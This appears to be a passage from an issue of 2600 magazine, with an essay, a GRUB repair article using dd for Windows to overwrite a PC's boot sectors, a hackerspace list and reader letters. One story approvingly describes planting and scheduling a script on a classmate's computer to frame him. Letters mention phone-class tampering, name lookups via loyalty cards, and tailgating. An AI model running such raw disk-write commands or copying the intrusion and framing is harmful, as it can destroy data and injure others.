Hackers learn at an early age to question what their communities define as "right" and "wrong." It's not that we don't believe in truth and justice - it's just that we'd like to figure out for ourselves what those things are instead of adopting definitions supplied by teachers, governments, and corporations. People who hack, who question conventional wisdom, are called crazy; but when they inspire other people to ask questions they are called subversives.

Looked at another way, subversion is a form of sharing. And I've always found that computer networks are an excellent way to share. All of my very best acts of subversion would not have been possible without computers. In the 1990s I co-founded *Bad Subjects,* a publication devoted to radical politics and pop culture, which most people read on gopher and then, later, on the web. That experience was as transformative to me as an adult as meeting those computer hackers was when I was a kid. I found a community of people online who were writing about how capitalism and other social institutions molded our lives and confined us.

I became aware of the political choices I was making every day. I realized that even my ability to become "aware of political choices" was partly a result of having enough money to get a college education, buy a computer, and chat on mailing lists with other people who had the leisure time to join me. I went from tinkering with my personal gender identity to forming connections with people who wanted to tinker with the vast fabric of society and history. Of course, it's one thing to upgrade your machine from a proprietary OS to a free one, and quite another to upgrade your civilization. Still, it's important to know what you'd like your society to be like when it grows up.

And so that's why, in writing for publications from *Wired* to my blog io9.com, I have tried to inspire people to hack, subvert, and reconfigure. I hope that they'll start with computers and networks, and not stop there. I want people to understand that we can ruthlessly hack everything that exists, from our religions to our economic systems. What today people call crimes, the future will know in retrospect as the first stirrings of liberation.

Annalee Newitz is the editor-in-chief of "io9.com," a blog about science and science fiction. She has contributed to "Wired," "New Scientist," and the "Washington Post," and is the co-editor of "She's Such a Geek" (Seal Press).

Hacker Perspective is a regular column featuring the views of various luminaries known to the hacker community and oftentimes the mainstream as well. In the past, we've featured commentaries from:

The Cheshire Catalyst *Bre Pettis* *Mitch Altman*
Bruce Schneier *Virgil Griffith* *Rop Gonggrijp*
Phiber Optik *Jason Scott* *Barry Wels*
Bill Squire *Johannes Grenzfurthner* *Nick Farr*

We want this list to grow even bigger. Is there a person you're aware of who is a known entity and has made a noteworthy accomplishment of some sort that would be recognized by the hacker community? Do you feel this individual would have something of interest to say about what it means to be a hacker? If so, then let us know and we will try to entice them into writing the next Hacker Perspective! Email us at articles@2600.com with details.

Yes, we can't believe we're saying it either but this could be a real good way to stay in touch during important hacker events. We won't send you a lot of useless crap, just the important stuff.

twitter.com/2600

Hey Adobe! Leave my Boot Loader Alone!

by dolst (dolst.com)

I will begin with the usual semi-legalese about this article being for instructional purposes only, and not to steal software because it is wrong/bad/illegal/immoral/unpatriotic/ etc. Doing anything listed in this article could render your computer a doorstop, and you could lose all your data if you don't know what you are doing. This article applies to dual-boot Linux systems using GRUB and a boot partition. All bets are off for any other configuration. The methods described in this article also require a rudimentary understanding of the dd program, and the knowledge that you can nuke your system should you commit a typo during its use. With that said, let us begin.

The Master Boot Record lives in the first 512 bytes of your computer's hard disk. It contains the partition table and the executable code needed to make the computer give you more than a blank stare. After that first sector, there are usually a good 63 sectors or so that are used for executable boot code, before the first partition. For this article, I will call this the boot area. For single-boot Windows systems, a good chunk of this boot area is unused. However, if you are dual-booting with Windows and most any modern Linux distro, this area is used in part by GRUB, Linux's boot loader. (If you are using LILO and are affected by the following symptoms, I cannot help you. Sorry.)

One day, my friend brought his laptop to me with a problem. He had installed XP and Ubuntu in a dual-boot configuration with GRUB, which is fairly common. His partition scheme was like this: 200MB ext3 boot partition; NTFS XP Partition; ext3 Ubuntu partition; Extended partition where he kept the swap, a FAT32 partition, and another NTFS partition. Everything was working. He could choose between XP and Ubuntu at boot with no problem. Then, he decided to install Adobe CS3.

He assured me he had not altered CS3's files in any way (nor would he have known how). CS3 had a valid serial number, and was activated. He ran the Adobe updates. Everything seemed cool until he restarted the computer.

During boot, he saw the typical POST screen, then "GRUB Loading Stage 1.5". Then the screen went blank. Then he got the POST screen again, then the GRUB message. This continued ad infinitum until he powered off the laptop. My friend was sure that installing CS3 was the cause, as it was the last change made before the problem occurred.

I whipped out my trusty Ubuntu CD, and booted into live mode. I ran parted and saw all the partitions there, just as he had described them. Everything seemed to be intact. So, I ran GRUB from the live CD and told it to find stage1, which it found at hd0,1. I did the usual root(hd0,1), setup(hd0), and it said it had installed all 16 sectors and everything was okay. Problem solved!

I was sure that whatever had b0rked his boot area couldn't have been Adobe CS3... could it? I rebooted the machine and GRUB came up, followed by the boot menu, then XP with no problems! Win! Everything was cool, so I restarted for good measure. GRUB still played nice.

My friend suggested that I run Photoshop. I did so, then restarted the computer. BAM! GRUB once again got stuck in a loop! Again, I used the Ubuntu CD to reinstall GRUB, and then everything was hunky-dorey. A few more times, a few more tests, with Dreamweaver, Premier, Acrobat Professional, all lead to the same conclusion: Adobe software was boogering GRUB somehow! Why would any Adobe program need to write data to the boot area? It was Google time!

I did a search for "photoshop" and "grub", which yielded an Ubuntu Forum archive from November, 2007. In it, several people seemed to have the same symptoms, with dual boot systems. Some assumed it was Vista-related. But this obviously did not apply to my friend's XP installation.

Another search turned up a page from 2004. It seems CS2 was doing something similar, again, to dual boot systems! Searches about

Adobe and the master boot record produced a page that mentioned Adobe CS3 writes its serial number to the MBR. This turned out not to be technically accurate, but it did put me on the right track. In the interest of preventing piracy, despite already requiring a serial number and activation, Adobe determined it was okay to write that serial number to its users' boot area.

On most Windows systems, this seems to have no adverse effect. But for those of us who use GRUB to boot into multiple OSes, Adobe's "protection" stomps all over a vital portion of the hard drive, making the computer unbootable. Furthermore, this is not done solely at install. Running any CS3 software, including Photoshop, Dreamweaver, Illustrator, or Premier, results in a check of this area of the hard drive. If you have repaired it in the interest of simply booting your computer, CS3 happily "fixes" it for you, once again rendering your machine unbootable! Sure, you can boot with an Ubuntu live CD after every use of CS3, but this gets tiresome. So I decided that if Joe User couldn't prevent Adobe from mucking up his boot loader, he should at least have the option to reverse it every time it happens.

First, I had to determine which part of the boot area was being affected. After letting CS3 have its way, I booted the live CD. With dd, I copied the beginning of the drive to a file on its FAT32 partition. After reinstalling GRUB, I copied that same sector to another file. Initially, I only copied the first 512 bytes (aka the MBR itself).

The two files had identical MD5 checksums, so the actual MBR was not altered. A hard drive sector is 512 bytes-the size of the MBR-and I remembered GRUB's "16 sectors" message. So, I booted into Windows, ran CS3, rebooted with the Ubuntu CD and repeated the whole dd process. This time I changed dd's block count to 16, and the MD5 sums were different. This meant the change was somewhere in those 16 sectors. I went ahead and booted back into XP, and looked at the two different 8K files in a hex editor. Comparing the clean GRUB image to the molested version showed both were identical before block 0x1400 (5120 decimal) and after 0x1600 (5632 decimal). I'm no hex-editing guru, but based on the evidence, it was clear some essential part of GRUB got wiped. Apparently Adobe does not care about this. Some say they have mentioned this to Adobe, whose response is allegedly that "it affects so few people" as to be unworthy of their attention. So, even if you have paid Adobe real money for their software, they will still potentially ruin your dual-boot system.

What now? We need a method to substitute the clean boot area for the fiddled-with boot area. This is where dd for Windows comes in. Windows refers to block devices and file systems differently than Linux. However, the principal is the same, and the Windows version of dd is just as powerful (and dangerous in unskilled or malicious hands). I copied dd.exe into a default Windows path so it could be called from the command line as I pleased. Then, I created a clean image of the first 8K of the physical hard drive, like so:

```
dd if=\\.\PhysicalDrive0 of=c:\
➥unfiddle\clean.img bs=1024 count=8
```

"\\.\PhysicalDrive0" is the Windows equivalent of /dev/sda. The larger block size of "bs=1024 count=8" yields better performance than the mathematically identical "bs=512 count=16". This creates a snapshot of the clean boot area in c:\unfiddle\clean.img.

Next, I created a batch file that would write this clean 8K image to the first 16 sectors of the hard drive. The resulting command looks like this:

```
dd if=c:\unfiddle\clean.img of=\\.\
➥PhysicalDrive0 bs=1024 count=8
```

This command writes the contents of "clean.img" to the first 16 sectors of the drive. You must be absolutely sure you have exactly the right file, or you WILL render your computer unbootable, possibly beyond GRUB's help. (The Ubuntu live CD has options for reconstructing partition tables, but you don't want to have to go there!)

I put the above command into a file called "c:\unfiddle\unfiddle.bat", then created a shortcut to it on the desktop. Now, when we run an Adobe application, we have a way to fix our boot area. Still, manually running unfiddle.bat every time we use CS3 would be tedious. I needed to make sure this happened automatically. Thus, I came up with this version of unfiddle.bat:

```
start "dummy" "%~f1"
ping -n 30 127.0.0.1
dd if=c:\unfiddle\clean.img of=\\.\
➥PhysicalDrive0 bs=1024 count=8
```

The batch file is called with the path to the desired Adobe program following it. For example:

```
C:\unfiddle\unfiddle.bat "C:\
➥Program Files\Adobe\Adobe
➥ Photoshop CS3\Photoshop.exe"
```

"start" loads whatever program is listed during the calling of unfiddle.bat, then continues running unfiddle.bat itself. The "dummy" is needed because of a quirk that requires the first parameter of start in quotes to be the title of any new command window that may be opened in the process. The "%~f1" is the full path to the Adobe (or, theoretically, any other) program we want to run. While unfiddle runs, this program begins loading. Meanwhile, unfiddle.bat is still executing. The next thing I have it do is ping 127.0.0.1 (localhost) thirty times. This is just a way for it to bide its time. Meanwhile, Photoshop, Dreamweaver, or whatever, is loading, initializing, starting, and fiddling with the boot area. Then, the program finishes loading, and is ready to use. A few seconds after this finishes, unfiddle.bat finishes pinging and then runs dd to *un*fiddle the boot area! Use the program, edit photos, create a web page, make a music video, or whatever. When you're done, you can still reboot your computer and have it do what it is supposed to.

Take a few minutes to go through and edit all your Adobe shortcuts in the start menu to reflect this change. Right-click the shortcut, go to "change icon", then re-select the same icon it's already using. This step may seem redundant, but if you don't do it, it "forgets" where the icon is. Then you'll have to track down the icon's EXE file... if you care.

Next, in the "target" section, just paste c:\unfiddle\unfiddle.bat in front of the existing target name, which should already be in quotes. Then, it should look like the example above. A few shortcuts may be "unadvertised links", which means you can't change their target. That subject is beyond the scope of this article, but you can delete them and replace them with manually-created shortcuts to their respective EXEs. Then you can alter their targets just like any others.

If 30 pings are not enough to keep unfiddle busy while CS3 is still loading, you can increase the count to 40, 50, or even 100. The choice is yours.

In a sunshine-and-lollipop fairytale world, this would be all you have to do to be free of Adobe's fiddling. Unfortunately, there are still scenarios in which these nefarious applications may execute without your consent, and run roughshod over your boot area. Double-clicking a Photoshop file to open it, having Adobe Update run spontaneously, or even viewing an online PDF in your browser can jeopardize your boot area. (Fortunately, the free Adobe PDF Reader is safe, if you do not have CS3.)

For this occasion, I kept the original version of unfiddle.bat and named it uflite.bat. All it does is the dd copy; nothing more, nothing less.

Using the Windows Group Policy Editor, I added uflite.bat to the shutdown scripts, which makes it run at shutdown and restart. And finally, I left a shortcut to uflite.bat on the desktop for periodic use in the case of hibernation (which does not run shutdown scripts) and/or accidental powering off without shutdown. In these cases, if uflite is not run and the boot area has been fiddled with, you will need to use a bootable CD of some type (Ubuntu, Trinity Rescue, BartPE, etc) to restore the boot area from your clean image file.

Another quick note should be made here. Adobe CS3 seems to like to communicate with 192.168.112.2o7.net. At first glance, this looks like an internal IP address. In fact, it is a subdomain of 2o7.net, which is owned by Omiture. (Notice the letter "O", not the number zero in that last "octet".) Feel free to 127.0.0.1 it out in your hosts file.

One final amusing tidbit: the licensing software Adobe uses is FLEXnet, which is also used by Autodesk 3DS Max and other programs. It was created by Macrovision, perpetrator of the early commercial video copy-protection schemes. Those of us old enough to remember VCRs can now be heard groaning at the mention of that name.

The ramifications of software piracy are a discussion for another day. However, in this case, the unintended consequences of Adobe's anti-piracy methods, and their effect on legitimate users, make the "cure" as bad as the disease. I hope Adobe will adopt a less destructive method for protecting their intellectual property. Until then, this workaround will suffice. Happy unfiddling and, as always, surf wisely!

Obligatory shoutouts to Foxfire and Warmech.

Links

Windows DD

```
http://www.chrysocome.net/dd
```

XVI32 Hex Editor

```
http://www.chmaas.handshake.de/
➥delphi/freeware/xvi32/xvi32.htm
```

Ubuntu forum where question was first asked about Adobe and MBR, Nov 2007

```
http://ubuntuforums.org/
➥showthread.php?t=603435
```

Velocity Reviews thread from 2004, about CS2

```
http://www.velocityreviews.com/
➥forums/t251090-photoshop-cs-on-
➥dual-boot-linuxwinxp-systems.html
```

First lead on link to Adobe "writing to the MBR"

```
http://www.centernetworks.com/
➥adobe-replies-to-spy-concerns
```

First mention of Macrovision involvement

```
http://www.fixya.com/support/
➥t800405-adobe_cs3_macrovision_
➥drm_residue
```

Explains how Windows boot area is mostly zeroed out

```
http://www.geocities.com/
➥thestarman3/asm/mbr/NTFSBR.htm
```

revenge is a dish best served cold

by Valnour

I had a bully in my freshman year of high school. He wasn't much of a bully, though, being a few inches shorter than me. He did have about 60 pounds on me, but that was about it. At the time, I first began reading *2600* and other hacker publications, and had been using Linux at home exclusively for about 2 years. I was beginning to identify with the hacker world, but very much considered myself a padawan without a master. I am sure many of you can identify with me at that age and, looking back, I was a big nerd on top of all of this.

The bully of mine was a real loser. He was a script-kiddie at best, and after seeing some of the books I would bring to class (Learning Perl, The Art of Intrusion, Hacking: The Art of Exploitation) he started to tell me about the "exploits" he and his "gang" had discovered. This was in a keyboarding class, in a computer lab with about 30 computers. All of these computers were running Windows 2000 (or possibly XP), and all of the exploits that he had apparently "discovered" had been patched years ago. This guy was a real lamer. He wasn't so much a bully as a horribly annoying experiment in verbal abuse. He said that he and his gang of hackers had stolen credit card numbers, broken into ATM machines, and had even gotten into the school's network on multiple occasions. This guy couldn't type, couldn't read, could barely talk, and had never heard of Linux, *BSD, or any other OS besides Windows.

I was also taking a class entitled "Cisco Networking" with a friend of mine who was a big Windows nerd. He's the kind that was on the fast track to an MCSE, and he was also the only student in school that I could semi-relate to about computers. He had shown me the "net send" command, and had accidentally sent a blank message to every machine in the school. To those unfamiliar to Windows, this command makes a dialog box appear on a computer in your network, with the IP (or maybe it was the hostname) of the originating machine, along with a message. Being a trusted student, he did not get in trouble for this, and was actually rewarded for discovering this ability. Apparently the system administrator at our school had never seen this command, and began to use it quite frequently.

One day, I entered my keyboarding class and was greeted by the teacher and a new seating arrangement. Awesome. I would no longer have to sit by the lamer, and could catch up on my reading after my keyboarding lessons were completed. But I was not that lucky, he began to harass me via "net send," and this was just too much. I had to take some sort of action. I had to do something to this kid to get him off my back.

Every computer in the lab had the hostname and IP address of that particular computer printed on a label that was placed on the back of the computer just above the power supply. The IP was something like "10.0.2.25" and the hostname was "LAB-10-0-2-25". This uniquely identified the lab number (2) and computer (25) associated with each IP. Also, each computer had a wide open share that allowed the student to exchange documents with the teacher. This share was also readable and writable by every student in the class on every other student's computer. I'm not sure what the purpose of that was, but it was probably unintentional.

My revenge on this poor sap was immature and unnecessary, but it was so much fun. I wrote a small script that would send a message to every machine in the school that said "ALL YOUR BASE ARE BELONG TO US!!!! MR. (name of system admin) SUCKS!!!" and would then delete itself. I read it a couple of times, but was unable to test if the script worked. I accessed his network share, and uploaded the script.

The next day I got to class early. Being unfamiliar with Windows, I did not know if it was possible to execute the script from another machine, and have the message reflect as though came from his machine. So I logged onto his computer before he got there and scheduled the script to run 30 minutes later. I then walked back to my seat and logged on. A few minutes after the instructor's lesson started, a message popped up on my screen. It was from the bully's IP, and it contained my message. I looked around and it was on the monitor of every other machine in the class as well. A moment later, the system administrator and principal came storming into the door. They checked the IP of every machine, and discovered who the culprit was. They hauled off the bully and gave him a week's suspension. Justice was served.

HACKER SPACES

NEW FOREIGN

Bulgaria

Sofia - Initlab
5 James Boucher Boulevard
http://initlab.org/

Canada

Calgary - Protospace
1012 MacLeod Trail S.E.
http://protospace.ca/

Edmonton - ENTS
10575 114th Street
http://ents.ca/

Hamilton - Thinkhaus
152 Niagara Street
http://www.thinkhaus.org/

Kitchener,- KwartzLab
283 Duke Street West
http://www.kwartzlab.ca/

Vancouver - VHS
45 West Hastings Street
http://vancouver.hackspace.ca/

Finland

Tampere - The5thWave
Luhtaankatu 19 A 26
http://the5thwave.wikidot.com/

France

Paris - Digital Non-Sense
123 rue de Tocqueville
http://wiki.digitalnonsense.org/

Paris - La Suite Logique
27, rue de la glacière
http://www.lasuitelogique.org/

Vitry-sur-Seine - /tmp/lab
6bis rue Léon Geffroy
http://www.tmplab.org/

Germany

Aachen - FED e.V.
Lothringerstrasse 74
https://www.fedev.eu/

Berlin - Hackers Lounge
Samariterstrasse 32
http://sama32.squat.net/

Darmstadt - Chaos-darmstadt
Hochschulstrasse 10
https://www.chaos-darmstadt.de/

Essen - Unperfekthaus
Friedrich Ebert Strasse 18
http://www.unperfekthaus.de/

Hannover - Chaos Computer Club Hannover
Kristian-Müller-Killian-Weg 2
https://hannover.ccc.de/

Kiel - Chaoskueste
Eckernfoerderstrasse 20
http://chaoskueste.de/

Kleinmachnow - Proto.lab
Meiereifeld 33-25
http://prototypen.com/

Weimar - Kiosk of Piracy
Sophienstiftsplatz 1
http://www.kioskofpiracy.org/

Luxembourg

Strassen - Syn2cat
11, rue du Cimetière, am Hueflach
https://www.hackerspace.lu/

Netherlands

Rotterdam - Moddr
Willem Buytewechstraat 188a
http://moddr.net/

Sweden

Stockholm - Proxxi
Engelbrektsgatan 4
http://www.proxxi.org/

United Kingdom

Sheffield - Access Space
Unit 1, AVEC Building, 3-7 Sidney Street
http://access-space.org/

VOLLEYS

Meeting Stuff

Dear *2600*:

There used to be a group that met in Birmingham, Alabama, but I have not been able to track them down. Has that group stopped meeting or just changed locations? Is there someone I could contact here in Birmingham for more info?

I work for *Black & White* (www.bwcitypaper.com). It's an alt-weekly arts/entertainment paper. I'm interested in writing about the group, if it still meets.

Michael Craft

We don't give out contact info for meetings for privacy reasons and also because there is no one person or group that "runs" them. They are gatherings of all sorts of people who follow our basic guidelines and hopefully interact with one another. As we no longer have meetings in your city, we can't point you to a website or forum where you might be able to speak with someone. However, your letter may inspire someone to try and get something restarted there.

Dear *2600*:

My first *2600* meeting was a few years ago. It was also my most recent meeting. For the few years that I have read *2600* (I've known about it since the BBS days but only recently had access to the print), the meeting pages have stated that the Calgary *2600* meeting is located at the "bland yellow wall" in the Eau Claire market. This was formally known as the "milk wall" due to advertisements painted on the wall depicting cows wanting you to drink more milk! Now the wall is hidden behind a children's playground inside the Eau Claire building and, yes, it's still bland yellow. It is in my opinion that this is no longer a suitable place for the meeting due to the lack of seating and general confusion of what the heck the bland yellow wall is for newcomers. I suggest that Calgary hackers in the future meet in the wifi "hotspot" of the Eau Claire market. It's a sizable space, well advertised, and due to its nature makes more sense for the Calgary hacker community to meet there. Please publish my letter or at least change the meeting arrangements in the meetings section to the above location. The newsstand that I got my copy of the last issue at had at least 20 copies available. According to the guy at the till, people were asking when it would come out a week before the shelf date. Calgary has *2600* readers (wouldn't it be awesome if that was literal?) but are confused as to where the meeting is.

I am the proud owner of *The Best Of 2600* and listen to *Off The Hook* and *Off The Wall* from my media device as often as the episodes are available. May hackers take over all abandoned nuclear silos! They'll be in much better use than run down bunkers!

patgroove

We have made the suggested change on the condition that every new attendee be told the story of the "milk wall" so that its history may live.

Dear *2600*:

I am from Vienna, Austria, and for approximately one year I've bought your quarterly. After reading some articles and announcements, I was overwhelmed and found myself with the exact feeling I had when I was younger: an exploring, investigating, cryptic, underground feeling and passion. Thank you very much for your magazine! And thanks for your website! I started listening to your first radio session but my iPhone could not download it all (as it downloads only in temporarily memory, but is never able to save downloads on the phone itself). If I have time, I'll download them all onto hard disk.

Many years back, I bought some hacker and underground books and packages along with some magazines, but I never had time because of working 10 to 12 hours every day for 13 years! This means I am not as much of a hacker as I've always wanted to be. But I do theoretically know what is possible, especially since I've spent those 13 years working in IT and telecommunications. Besides this, I'm a member of Linux Firststeps here in Vienna and have contacts with members of quintessenz.org (who organize the annual Big Brother Awards and have podium discussions about data security).

In Vienna (according to your meeting listing on page 66), we do not have any public hacker meeting. I'm very interested in organizing one. But you have to know that people here in Vienna do represent their own opinion very strictly or rudely which might lead to negative impacts to the discussion partner (me), even later on, e.g. if he/she thinks totally differently as he/she belongs to the "good" side or claims against you in court, even if I only tell theoretically the "bad abilities" of hackers that I know (as practically I don't know how to do any real hacker stuff). I want to create an easy, cool, relaxed, and open minded group in which you don't have to think about what you are allowed to say or not. But you never know the group members, especially new ones, and what they may do afterwards in the meaning of the law. So my question to you is if you have some experiences with such problems. What should I do or how should I behave in such situations? How I can prevent this in advance?

My intention first is not to meet personally in a public place, but rather offer an anonymous email, where communication is started first. If I trust somebody, then we can meet on our agreed time and date. This is also never a guarantee not to meet an "enemy," "spy," or "intruder" from the "good," not underground-thinking side. Furthermore, I don't have time now to meet in person and later to hold on at exactly the same day of the month. If I have the chance, I go abroad for work. What do you think about this and what is your proposal? Thank you very much in advance!

May I also ask, please, what does "2600" means? Is it a code for a modem connection or dial secret?

Richard

What you are describing is not a 2600 meeting by any stretch of the imagination. You seem more interested in meeting fellow cloak-and-dagger subversives while maintaining a busy schedule. That's all fine and good but it's not the way our meetings run. It's completely unacceptable to either meet in a non-public place or to subject someone to an "approval" process. Our meetings are open to all and must be in an easily accessible location. We're not trying to hide, nor do we believe that anything we're doing is illegal. That's not to say that law enforcement won't take an interest or even that some criminals won't show up, thinking the meetings are something they're not. This is why we need calm, level-headed people attending who understand what we're all about and what we're not about. Vienna is a very open and accepting place for the most part. We believe a meeting of this sort would do well there. There will always be people who don't completely agree with certain premises or who are, as you say, strict and rude. We still think the overall atmosphere created at the meetings will be a great benefit in establishing a dialogue and helping a community thrive.

As for what "2600" means, this is the question we're asked more than any other. It's a reference to 2600 hertz, a frequency that was once used by phone phreaks to seize control of long distance phone lines and gain the ability to route oneself all over the world. Symbolically, we saw it as an expression of independence and rebellion. The rest is history.

Inquiries

Dear *2600*:

What happened to all the 10-10-XXX long distance prefixes? It seemed at one point, about ten years ago, you couldn't go a minute without seeing or hearing an annoying ad for one. It seems like they all of a sudden disappeared. Now I don't know what to do with all those promotional refrigerator magnets....

Mark C.

They do still work but with all of the other means of communicating that are available these days, the seven digit Carrier Access Codes (CACs) don't get nearly as much attention. Incidentally, the 10-10-XXX format is really a 101-XXXX format. Leading zeroes were a part of the newer four digit codes (known as Carrier Identification Codes or CICs) that replaced the old three digit codes (10XXX). So AT&T under the old system was reached by dialing 10288 and now it's reached by dialing 1010288. It's hard to imagine the need for 10,000 of these codes throughout the country or that the old limit of 1000 was ever reached. But apparently every small and obscure company in any part of the country was assigned a code and they rapidly filled up, even though the extra digits seemed to serve very little purpose to customers. Perhaps our readers can share some stories on some of the more unique carriers that must be out there somewhere. Also, the question nobody seems to ask is why was it necessary to add the second "one" in the dialing code? 101-XXXX would seemingly work just as well with 10-XXXX since we have yet to find any use of 102, 103, 104, etc. as prefixes. Perhaps they're actually planning in advance for that dark day when there will be a need for 100,000 different carrier codes.

Obviously, it's a rather silly system that few people even use anymore and that only makes the entire method of dialing a whole lot more cumbersome than it needs to be. Add to that the disaster of area code splits that wound up destroying the geographic representation of phone numbers, and one has to wonder if we should consider just starting over and doing it all properly.

Dear *2600*:

Any preferred format for articles (is ODF OK)?

ternarybit

We prefer ASCII but can read most anything. If it takes longer than a few minutes for us to decipher your format or if it looks completely messed up in the end, we tend to get impatient and move on to the next submission. That's why we suggest ASCII, which is about as simple as it gets.

Dear *2600*:

Can you send subscriptions to Havana, Cuba? If so, how? If not, why?

Jane Doe

While the various authorities make it as difficult as possible and the odds are higher than normal that our magazine will never arrive, we do honor all subscriptions to Cuba just as we would anywhere else. It can be a trying experience since it's not exactly easy for someone to even let us know that they didn't receive their issue. It doesn't mean we shouldn't all be trying to get around whatever restrictions exist.

Dear *2600*:

I was reading your latest issue (26:2) and there was a letter regarding HTH. You talked about several different possible (but not probable) signatures and ended your response with a "Hope this helps." You did that on purpose, right? I mean, it should only be logical to me that someone whom another person refers to as "very good at writing code" be helping said person and thus use the "hope this helps" as a signature. Or I could just be crazy. Either way I would also like to know if you could recommend a hacker mentor that I could possibly learn from in Colorado. Thanks for everything.

7shots

The period for commenting on the whole HTH thing has expired. As for a "mentor," this is not how you become a hacker. You have to go out and learn, read, experiment on your own. We're not saying other people won't be a big influence. But to have one person try and mold you into something isn't the way to become an inquisitive and creative individual, which is what a hacker ultimately is. It may seem as if there is no inspiration around you, but that should make you even better at finding alternative ways of thinking and accomplishing things. Some of the best hackers come from the middle of nowhere.

Dear *2600:*

I have a straightforward question and keep in mind I am no computer whiz. I have been cut off of the network at work. In other words, I have no Internet access. It is my fault and so I'm not trying to get at anyone. I'm too old for that. But is the termination done at the server or my computer or both? OK, thanks 2600 and I appreciate all the great writers you have and their articles. Keep up the good work!

John
Badlands of West Texas

There are any number of ways you could be cut off, from physically unplugging your connection to disallowing your particular machine in a local switch or router to filtering all of your Internet traffic through software. The best way to determine what's happening to you is to see what the response is when you try to connect to something. If there's a lot of shouting and people start running towards you, then you can assume that your outbound traffic is being carefully scrutinized somewhere and that your actions are really being watched. If you can't connect to the company's internal network, your machine has been completely isolated. If you can connect to 2600.com but not to cnn.com, then your company is using blocking software (obviously misconfigured in this example) and it's either being applied just to your machine, or possibly to everyone. If you run a "traceroute" from your local machine to a remote one at your command prompt ("tracert" in Windows), you should be able to see at what point you're being terminated.

Dear *2600:*

I bought a payphone on eBay for cheap to use in my living room. I get many compliments from friends and visitors whenever they visit my house. They have never seen a payphone inside a house! My only problem is that I always have to deposit 35 cents whenever I want to make a call. I can receive calls just fine, but when I try to dial, it charges me. Does anyone at *2600* know how I can program my payphone to make calls without inserting money? It would mean the world to me.

Manny

Clearly you didn't buy a genuine Bell payphone of old that was once the only kind in existence, since those can be hooked up just fine in your home without ever asking for money. The reason for that is because all payphones used to have a different kind of line category assigned to them. This is why it was always such fun to hack into the phone company computer and switch someone's class of service to that of a payphone. They would then be asked for money every time they made a phone call, even though they weren't even using a payphone. But we digress. You have what is known as a "smart" payphone, where all of the technology is contained in the phone itself. You'd need to look up documentation on the specific model you have to see how you can disable the demands for cash. We hope you at least have the key to your phone so you can reclaim the money you're inserting.

Dear *2600:*

I discovered a phone phreak method for jail phones when I was arrested back in 1999 for BASE jumping. It's fairly simple. How do I submit an article?

BASE 460

You can send articles to articles@2600.com (we assume you've served your time and have net access) or by writing to 2600 Articles, PO Box 99, Middle Island, NY 11953. You do realize that ten years have gone by and it's quite likely there have been some changes, even to a decrepit prison phone system? Either way, we'd like to read what you have.

Dear *2600:*

What is the significance of the number 2600?

Doug

It's the name of our magazine. Next?

Dear *2600:*

I'm sure this has been asked, and you've likely answered - but what the hell... I'll ask again. Have you given any thought to digital distribution for the quarterly zine? I tried Amazon's Kindle application for the iPhone/iPod and I was very impressed. I thought the small screen size would be an annoyance, but it's actually very convenient.

I'd be willing to pay a price comparable to your regular issue price or subscription price. *2600* would probably have an advantage and ability to charge more than heavily circulated magazines are currently charging through devices like Kindle; the format would allow for a reader to have many back issues of *2600* at their disposal as a reference. I'm sure it would allow some readers to avoid the retail hassles (can't find it on the magazine rack) and help you prevent the printing and distribution headaches you inform us of from time to time.

I do see that *The Best of 2600: A Hacker Odyssey* is available in the Kindle store. Good move. The hardcopy edition is pretty damn thick! For readers with a Kindle, iPhone, or iPod touch with the free Kindle reader app installed that haven't picked up a copy, I'd recommend giving it a try in the digital format - it's convenient and you save a few bucks at the same time.

sonnik

We're looking into this and so far Amazon has

been the only obstacle to our moving ahead. We hope to be able to report some progress in the near future.

Dear *2600:*

I've been a long time reader of *2600* and enjoy it greatly. I consider myself a modern hacker. Although not an engineer or programmer, I hack information to keep others and myself honest and fulfill my goals. I buy every issue of *2600* (instead of subscribing) as I believe that it is equally important to see the magazine displayed on magazine shelves! It is important that the general public gets a chance to discover your magazine while browsing newsstands or bookstores, which is why I buy it and contribute to its demand in stores. I even go to the extent of buying from different places. It would be a bummer if everyone subscribed and no one bought from stores! What do you think?

FYI, I live in Santa Monica (California) and the owner of the newsstand on the "promenade" (very high traffic) tried several times to contact you in order to get your mag on his shelves.

Guillaume

Generally, we use distributors to send to individual stores so we don't get overwhelmed. This is likely what we told him if he inquired about this. We do make exceptions if the order is bigger than normal. We can definitely pursue this if he's still interested. Thanks for helping to support us.

Dear *2600:*

I was looking at the store and noticed I could buy the complete set of back issues and a lifetime subscription in the same lot. I have a few questions about this.

It says it also comes with two shirts and a hat. What two shirts are they? Are they the same? Also, is there someone with the sizes and measurements? I don't want to say my normal size and find out you guys make them to different measurements.

Approximately how big will the package containing the back issues be (and how heavy)?

Also, is it possible to get the back issues delivered to a different address than the subscription? I would prefer to get the back issues at work so I won't have to pick them up from the post office but would want the magazine delivered to my home address the rest of the time.

Thanks in advance.

Wendell

We generally send lifers the two most recent t-shirts. We don't send two of the same. That would be a dickish move. As for sizes, you can call our office and see if someone can read you the specifics off the label but generally our sizes are pretty standard for American shirts. The package will likely be two packages and they are definitely carryable but not all that light. Figure around 20 pounds. Your other questions need to be answered through our order department (orders@2600.com) or by calling +1.631.751.2600.

Observations

Dear *2600:*

At my local Safeway, you are allowed to type in your phone number if you forget your "Safeway Club Card." When you do this (if you have a Safeway Club Card), your name appears on the receipt. For years, I have been using a Chinese friend's phone number because I think it is funny when the cashier says, "Thank you for shopping at Safeway, Mr. Wong," when I am so obviously African-American. The cashiers often bulge their eyes with surprise and I laugh even harder. A simple trick, sure, but it goes farther than that. If this has already been pointed out by someone in *2600*, I missed it. Obviously, this is a very simple method for finding out the name of whoever owns a certain phone number (if they have a Safeway card connected to it). If not, you can always try any other major supermarket. Almost everyone has to shop and, because these cards give the user discounts, the chances are high that almost every person will have a card in at least one supermarket. The only way around this vulnerability is to insist that the customer have their actual card or club number, which the supermarkets will never do because of inconvenience, or to give each cashier an anonymous "guest" club card to use in these cases (I'm not sure *why* they don't do this, but a cashier told me they weren't allowed).

Barrett D. Brown

Dear *2600:*

From New York City with love. I have a few experiences to share.

Two G**gle related experiences I've had this year related to security and privacy:

1) Earlier this year I worked with someone who did a "Tech Talk" at the G**gleplex in Manhattan. After the building's entrance, there is a checkpoint with two security personnel at a desk. My ID was not checked after telling them I was there to meet so-and-so, and after getting into an elevator and getting off at the appropriate floor, the elevator was distant from the welcome desk (about 30 feet?). No one greeted me, and I could enter through their see-through locked doors beyond the "lobby" because employees coming out would just hold the door open for me. Once you get past this, everything is there... the employee workstations, cafeterias, library, lego faces of the CEOs, etc. It's very lax. Though I would imagine that upon entering multiple times, one would not be met with the same circumstances.

